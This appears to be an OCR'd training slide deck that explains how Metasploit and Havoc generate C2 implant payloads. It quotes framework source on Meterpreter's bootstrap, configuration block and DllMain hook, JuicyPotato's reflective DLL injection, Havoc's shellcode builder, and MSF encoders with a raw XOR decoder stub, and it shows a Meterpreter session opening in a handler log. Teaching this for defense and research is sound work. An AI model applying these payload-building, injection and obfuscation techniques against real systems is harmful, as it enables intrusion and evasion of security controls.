
https://github.com/hasherezade/pe-bear

So…

- When a Meterpreter payload is generated, MSF patches bootstrap code into Metsrv's pre-compiled rDLL
  - With this code, the whole piece can now be executed as "regular" shellcode
- But once again, with just this you would not receive any Meterpreter session
- There is an important piece still missing: CONFIGURATION SETTINGS!
  - What about our LHOST, LPORT, extension settings, etc?

Configuration Block

- Meterpreter uses a specific structure called Configuration Block which contains the entire payload configuration
- When generating a payload, this block is created dynamically by MSF with all the settings selected by the user
- MSF not only patches the bootstrap, it also appends the configuration block at the end of Metsrv




Configuration Block (cont.)

```ruby
def stage_payload(opts={})
  stage_meterpreter(opts) + generate_config(opts)
end
```

```ruby
def generate_config(opts={})
  ds = opts[:datastore] || datastore
  opts[:uuid] ||= generate_payload_uuid

  # create the configuration block, which for staged connections is really simple.
  config_opts = {
    arch:              opts[:uuid].arch,
    null_session_guid: opts[:null_session_guid] == true,
    exitfunk:          ds[:exit_func] || ds['EXITFUNC'],
    expiration:        (ds[:expiration] || ds['SessionExpirationTimeout']).to_i,
    uuid:              opts[:uuid],
    transports:        opts[:transport_config] || [transport_config(opts)],
    extensions:        [],
    stageless:         opts[:stageless] == true,
  }.merge(meterpreter_logging_config(opts))

  # create the configuration instance based off the parameters
  config = Rex::Payloads::Meterpreter::Config.new(config_opts)

  # return the binary version of it
  config.to_b
end
```

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/windows/x64/meterpreter_loader_x64.rb

Config Block Appended



https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter-configuration.html

What Does it Contain?

- Configuration Block Structure:
  - One Session configuration block
  - One or more Transport Configuration blocks, followed by a terminator
  - One or more Extension configuration blocks, followed by a terminator

- Perfectly explained at MSF docs:
  - *https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter-configuration.html*

The Bootstrap Again!

- If paid special attention, you probably noticed that the bootstrap did more things than just calling a DLL export
  - Executing the export loads Metsrv in memory (DLL_PROCESS_ATTACH) - nothing else
- The bootstrap makes a second call to DllMain (DLL_METASPLOIT_ATTACH) and passes a pointer to the configuration block
- With this, Metsrv has everything to start its job!

Bootstrap - “invoke_metsrv”

```
def asm_invoke_metsrv(opts={})
  asm = %Q^
      ; prologue
        db 0x4d, 0x5a           ; 'MZ' = "pop r10"
        push r10                ; back to where we started
        push rbp                ; save rbp
        mov rbp, rsp            ; set up a new stack frame
        sub rsp, 32             ; allocate some space for calls.
        and rsp, ~0xF           ; Ensure RSP is 16 byte aligned
      ; GetPC
        call $+5                ; relative call to get location
        pop rbx                 ; pop return value
      ; Invoke ReflectiveLoader()
        ; add the offset to ReflectiveLoader()
        add rbx, #{"0x%.8x" % (opts[:rdi_offset] - 0x15)}
        call rbx                ; invoke ReflectiveLoader()
      ; Invoke DllMain(hInstance, DLL_METASPLOIT_ATTACH, config_ptr)
        ; offset from ReflectiveLoader() to the end of the DLL
        add rbx, #{"0x%.8x" % (opts[:length] - opts[:rdi_offset])}
  ^
```

```
  unless opts[:stageless] || opts[:force_write_handle] == true
    asm << %Q^
        ; store the comms socket or handle
        mov [rbx], rdi
    ^
  end

  asm << %Q^
        mov r8, rbx             ; r8 points to the extension list
        push 4                  ; push up 4, indicate that we have attached
        pop rdx                 ; pop 4 into rdx
        call rax                ; call DllMain(hInstance, DLL_METASPLOIT_ATTACH, config_ptr)
  ^
end
```

Metsrv’s DllMain… huh?

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/windows/x64/meterpreter_loader_x64.rb

Custom “DllMain” - RDI

If a reflective DLL defines this, it will use a custom DllMain rather that RDI’s default one…

```
//===============================================================================================//
#ifndef REFLECTIVEDLLINJECTION_CUSTOM_DLLMAIN

BOOL WINAPI DllMain( HINSTANCE hinstDLL, DWORD dwReason, LPVOID lpReserved )
{
    BOOL bReturnValue = TRUE;

        switch( dwReason )
    {
                case DLL_QUERY_HMODULE:
                        if( lpReserved != NULL )
                                *(HMODULE *)lpReserved = hAppInstance;
                        break;
                case DLL_PROCESS_ATTACH:
                        hAppInstance = hinstDLL;
                        break;
                case DLL_PROCESS_DETACH:
                case DLL_THREAD_ATTACH:
                case DLL_THREAD_DETACH:
            break;
    }
        return bReturnValue;
}

#endif
//===============================================================================================//
```

https://github.com/rapid7/ReflectiveDLLInjection/blob/master/dll/src/ReflectiveLoader.c

Custom “DllMain” - Metsrv

```
#define REFLECTIVEDLLINJECTION_CUSTOM_DLLMAIN
```

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD dwReason, LPVOID lpReserved)
{
	BOOL bReturnValue = TRUE;

	switch (dwReason)
	{
	case DLL_METASPLOIT_ATTACH:
		bReturnValue = Init((MetsrvConfig*)lpReserved);
		break;
	case DLL_QUERY_HMODULE:
		if (lpReserved != NULL)
			*(HMODULE*)lpReserved = hAppInstance;
		break;
	case DLL_PROCESS_ATTACH:
		hAppInstance = hinstDLL;
		break;
	case DLL_PROCESS_DETACH:
	case DLL_THREAD_ATTACH:
	case DLL_THREAD_DETACH:
		break;
	}
	return bReturnValue;
}
```

- Metsrv specifies a custom DllMain, which is called by the bootstrap with DLL_METASPLOIT_ATTACH
- As a result, Metsrv’s Init function is executed with a pointer to the config block

```
DWORD Init(MetsrvConfig* metConfig)
{
	INIT_LOGGING(metConfig)

	// if hAppInstance is still == NULL it means that we havent been
	// reflectivly loaded so we must patch in the hAppInstance value
	// for use with loading server extensions later.
	InitAppInstance();

	// In the case of metsrv payloads, the parameter passed to init is NOT a socket, it's actually
	// a pointer to the metserv configuration, so do a nasty cast and move on.
	dprintf("[METSRV] Getting ready to init with config %p", metConfig);
	DWORD result = server_setup(metConfig);
```

https://github.com/rapid7/metasploit-payloads/blob/master/c/meterpreter/source/metsrv/metsrv.c

Session Opened!

NOW... If this shellcode is executed...

```
msf6 exploit(multi/handler) >
[*] https://10.10.100.130:9444/home/api/v1/heartbeatv2 handling request from 10.10.100.129; (UUID: e2kkcau2)
Redirecting stageless connection from /home/api/v1/heartbeatv2/FlD704u-RvEWWRdbdee2KwKXKUHbxvefUpasoJ90D_t_nF
gZ-Q3OC89csPcC7AUezX4W99ffx_ztoro2QuVFaF5hfM32jw67AMlA1vl with UA 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.81 Safari/537.36'
[*] https://10.10.100.130:9444/home/api/v1/heartbeatv2 handling request from 10.10.100.129; (UUID: e2kkcau2)
Attaching orphaned/stageless session...
[*] Meterpreter session 2 opened (10.10.100.130:9444 -> 10.10.100.129:49725) at 2023-01-11 12:41:39 +0100
```

Bonus: MSF Modules

- For exploits/modules that rely on using Windows API calls, MSF typically implements their logic in one of the following two ways:
  - C code + Railgun
  - Reflective DLL
- Both techniques are capable of running the module logic within the current process
- Reflective DLLs have the added benefit of being able to be injected into other processes (if needed)
  - If something goes wrong, the original session keeps living!

Bonus: JuicyPotato Module

- Pre-compiled rDLL injected into target process
  - Saves offset pointing to loader export
  - We don't need a bootstrap here!
- Module settings and selected payload also injected to target process
- Execution via new thread
  - Points to loader export
  - Module config passed as parameter

```
print_status("Reflectively injecting the exploit DLL into #{process.pid}...")
library_path = ::File.join(Msf::Config.data_directory, "exploits", "juicypotato", dll_file_name)
library_path = ::File.expand_path(library_path)
print_status("Injecting exploit into #{process.pid}...")
exploit_mem, offset = inject_dll_into_process(process, library_path)
print_status("Exploit injected. Injecting exploit configuration into #{process.pid}...")
configuration = "#{datastore['LogFile']}\x00"
configuration += "#{cmd}\x00"
configuration += "#{datastore['CLSID']}\x00"
configuration += "#{datastore['ListeningPort']}\x00"
configuration += "#{datastore['RpcServerHost']}\x00"
configuration += "#{datastore['RpcServerPort']}\x00"
configuration += "#{datastore['ListeningAddress']}\x00"
configuration += "#{payload.encoded.length}\x00"
configuration += payload.encoded
payload_mem = inject_into_process(process, configuration)
# invoke the exploit, passing in the address of the payload that
# we want invoked on successful exploitation.
print_status('Configuration injected. Executing exploit...')
process.thread.create(exploit_mem + offset, payload_mem)
print_good('Exploit finished, wait for (hopefully privileged) payload execution to complete.')
```

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/local/ms16_075_reflection_juicy.rb

Other Generation Approaches

Dynamic Building

- Some open-source frameworks include compilers in their automation processes
  - E.g. Sliver, Havoc, Mythic, Covenant…
- Instead of manipulating pre-compiled files, these frameworks generate and compile code dynamically
- This provides multiple benefits

Let’s analyse the Havoc Framework as an example…

Havoc Artifacts

- Demon EXEs and DLLs are directly generated from source code
  - This is not a template where rDLL code is patched and executed (more on this on the “Payload Executables” section)
  - As such, Demon EXEs and DLLs do not use or rely on reflective DLL injection by default

```
switch b.FileType {
case FILETYPE_WINDOWS_EXE:
        logger.Debug("Compile exe")
        CompileCommand += "-D MAIN_THREADED -e WinMain "
        CompileCommand += b.compilerOptions.Main.Exe + " "
        break

case FILETYPE_WINDOWS_SERVICE_EXE:
        logger.Debug("Compile Service exe")
        CompileCommand += "-D MAIN_THREADED -D SVC_EXE -lntdll -e WinMain "
        CompileCommand += b.compilerOptions.Main.Svc + " "
        break

case FILETYPE_WINDOWS_DLL:
        logger.Debug("Compile dll")
        CompileCommand += "-shared -e DllMain "
        CompileCommand += b.compilerOptions.Main.Dll + " "
        break

case FILETYPE_WINDOWS_RAW_BINARY:
        logger.Debug("Compiler dll and prepend shellcode to it.")

        DllPayload := NewBuilder(b.compilerOptions.Config)
```

https://github.com/HavocFramework/Havoc/blob/master/Teamserver/pkg/common/builder/builder.go

Havoc Shellcode

Demon shellcode follows a similar approach to MSF's - but with a builder

1. Config settings are set dynamically before compilation
   - Avoids the use of a configuration block and code to find it
2. Demon's DLL code is built along with the KaynLdr component (Havoc's reflective loader)
3. A little bootstrap code is prepended to the resulting rDLL, in charge of calling the loader's export

https://github.com/HavocFramework/Havoc/blob/master/Teamserver/pkg/common/builder/builder.go

```
case FILETYPE_WINDOWS_RAW_BINARY:
        logger.Debug("Compiler dll and prepend shellcode to it.")

        DllPayload := NewBuilder(b.compilerOptions.Config)
        DllPayload.SetSilent(true)
        DllPayload.ClientId = b.ClientId
        DllPayload.SendConsoleMessage = b.SendConsoleMessage
        DllPayload.config.Config = b.config.Config
        DllPayload.SetArch(b.config.Arch)
        DllPayload.SetFormat(FILETYPE_WINDOWS_DLL)
        DllPayload.SetListener(b.config.ListenerType, b.config.ListenerConfig)
        DllPayload.SetOutputPath("/tmp/" + utils.GenerateID(10) + ".dll")
        DllPayload.compilerOptions.Defines = append(DllPayload.compilerOptions.Defines, "SHELLCODE")

        b.SendConsoleMessage("Info", "Compiling core dll...")
        if DllPayload.Build() {

                logger.Debug("Successful compiled Dll")
                var (
                        ShellcodePath   string
                        DllPayloadBytes []byte
                        Shellcode       []byte
                )

                DllPayloadBytes = DllPayload.GetPayloadBytes()
```

Compiles DLL with the selected configuration

```
if b.config.Arch == ARCHITECTURE_X64 {
        ShellcodePath = utils.GetTeamserverPath() + "/data/implants/Shellcode.x64.bin"
} else {
        ShellcodePath = utils.GetTeamserverPath() + "/data/implants/Shellcode.x86.bin"
}

ShellcodeTemplate, err := os.ReadFile(ShellcodePath)
if err != nil {
        logger.Error("Couldn't read content of file: " + err.Error())
        b.SendConsoleMessage("Error", "Couldn't read content of file: "+err.Error())
        return false
}

Shellcode = append(ShellcodeTemplate, DllPayloadBytes...)
```

Prepends bootstrap to the resulting DLL

https://github.com/HavocFramework/Havoc/blob/master/Teamserver/pkg/common/builder/builder.go

A Note About Commercial Tools

- Commercial C2s tend not to provide source code to avoid leaking capabilities to competitors, or making analysis of their agents/tools harder
- Unlikely that features like dynamic code generation and compilation will be included in such frameworks

Payload Decorations

Payload Decorations

- Actions or modifications we perform on a payload after it has been generated
- The purpose is usually obfuscation, bad char removal or adding further capabilities to protect the payload
  - Payload encoding/encryption, execution guardrails, stomp/replace unnecessary data…
- Note that after these “decorations”, the whole payload usually remains one single piece, suitable for exploits or post-exploitation activities

Example - MSF Encoders

- The main purpose of encoding is avoiding chars that might not be allowed in our attack scenario (MSF supports multiple encoders!)
- Encoding has also traditionally been used as a layer of obfuscation
  - Note that signatures will reappear during execution, after the payload is decoded!
- Popular implementations require RWX permissions
  - Decoding process (RW) + execution of decoded payload (RX)

https://github.com/rapid7/metasploit-framework/tree/master/modules/encoders

Example - MSF Encoders (cont.)

- When using a encoder in e.g. MSFVenom, the *run_encoder()* function is called
  - This in turn calls the *encode()* method of the selected encoder

```ruby
# This method runs a specified encoder, for a number of defined iterations against the shellcode.
# @param encoder_module [Msf::Encoder] The Encoder to run against the shellcode
# @param shellcode [String] The shellcode to be encoded
# @return [String] The encoded shellcode
# @raise [Msf::EncoderSpaceViolation] If the Encoder makes the shellcode larger than the supplied space limit
def run_encoder(encoder_module, shellcode)
  iterations.times do |x|
    shellcode = encoder_module.encode(shellcode.dup, badchars, nil, platform_list)
    cli_print "#{encoder_module.refname} succeeded with size #{shellcode.length} (iteration=#{x})"
    if shellcode.length > encoder_space
      raise EncoderSpaceViolation, "encoder has made a buffer that is too big"
    end
  end
  shellcode
end
```

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload_generator.rb

```ruby
# This method generates an encoded version of the supplied buffer in buf
# using the bad characters as guides.  On success, an encoded and
# functional version of the supplied buffer will be returned.  Otherwise,
# an exception will be thrown if an error is encountered during the
# encoding process.
#
def encode(buf, badchars = nil, state = nil, platform = nil)

  # Configure platform hints if necessary
  init_platform(platform) if platform

  # Initialize an empty set of bad characters
  badchars = '' if (!badchars)
```

Encodes the payload's buffer and returns a new shellcode with the self-decoding routine

```ruby
  # Call encode_begin to do any encoder specific pre-processing
  encode_begin(state)

  # Perform the actual encoding operation with the determined state
  do_encode(state)

  # Call encoded_end to do any encoder specific post-processing
  encode_end(state)

  if arch?(ARCH_CMD)
    dlog("#{self.name} result: #{state.encoded}")
  end

  # Return the encoded buffer to the caller
  return state.encoded
end
```

Let's see what *do_encode()* does…

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/encoder.rb

```
#
# Performs the actual encoding operation after the encoder state has been
# initialized and is ready to go.
#
def do_encode(state)

  # Copy the decoder stub since we may need to modify it
  stub = decoder_stub(state).dup

  if (state.key != nil and state.decoder_key_offset)
    # Substitute the decoder key in the copy of the decoder stu
    # one that we found
```

The payload needs code to auto-decode itself – this is the “decoder stub”

```
def decoder_stub( state )

  # calculate the (negative) block count . We should check this against state.badchars.
  block_count = [-( ( (state.buf.length - 1) / state.decoder_key_size) + 1)].pack( "V" )

  decoder =   "\x48\x31\xC9" +                  # xor rcx, rcx
        "\x48\x81\xE9" + block_count +   # sub ecx, block_count
        "\x48\x8D\x05\xEF\xFF\xFF\xFF" + # lea rax, [rel 0x0]
        "\x48\xBBXXXXXXXX" +             # mov rbx, 0x????????????????
        "\x48\x31\x58\x27" +             # xor [rax+0x27], rbx
        "\x48\x2D\xF8\xFF\xFF\xFF" +     # sub rax, -8
        "\xE2\xF4"                       # loop 0x1B

  state.decoder_key_offset = decoder.index( 'XXXXXXXX' )

  return decoder
end
```

E.g. this is the decoder stub associated to MSF’s *x64/XOR* decoder


https://github.com/rapid7/metasploit-framework/blob/master/modules/encoders/x64/xor.rb

```ruby
if (decoder_block_size)
  while (offset < state.buf.length)
    block = state.buf[offset, decoder_block_size]

    # Append here (String#<<) instead of creating a new string with
    # String#+ because the allocations kill performance with large
    # buffers. This isn't usually noticeable on most shellcode, but
    # when doing stage encoding on meterpreter (~750k bytes) the
    # difference is 2 orders of magnitude.
    state.encoded << encode_block(state,
        block + ("\x00" * (decoder_block_size - block.length)))

    offset += decoder_block_size
  end
else
  state.encoded = encode_block(state, state.buf)
end

# Prefix the decoder stub to the encoded buffer
state.encoded = stub + state.encoded
```

- The buffer is encoded in blocks, and the decoder stub is prepended to resulting buffer
- Result = decoder stub + encoded payload
- A final bad char check is done, in case any had been specified

```ruby
# Last but not least, do one last badchar pass to see if the stub +
# encoded payload leads to any bad char issues...
if ((badchar_idx = has_badchars?(state.encoded, state.badchars)) != nil)
  raise BadcharError.new(state.encoded, badchar_idx, stub.length, state.encoded[badchar_idx]),
      "The #{self.name} encoder failed to encode without bad characters.",
      caller
end

return true
```

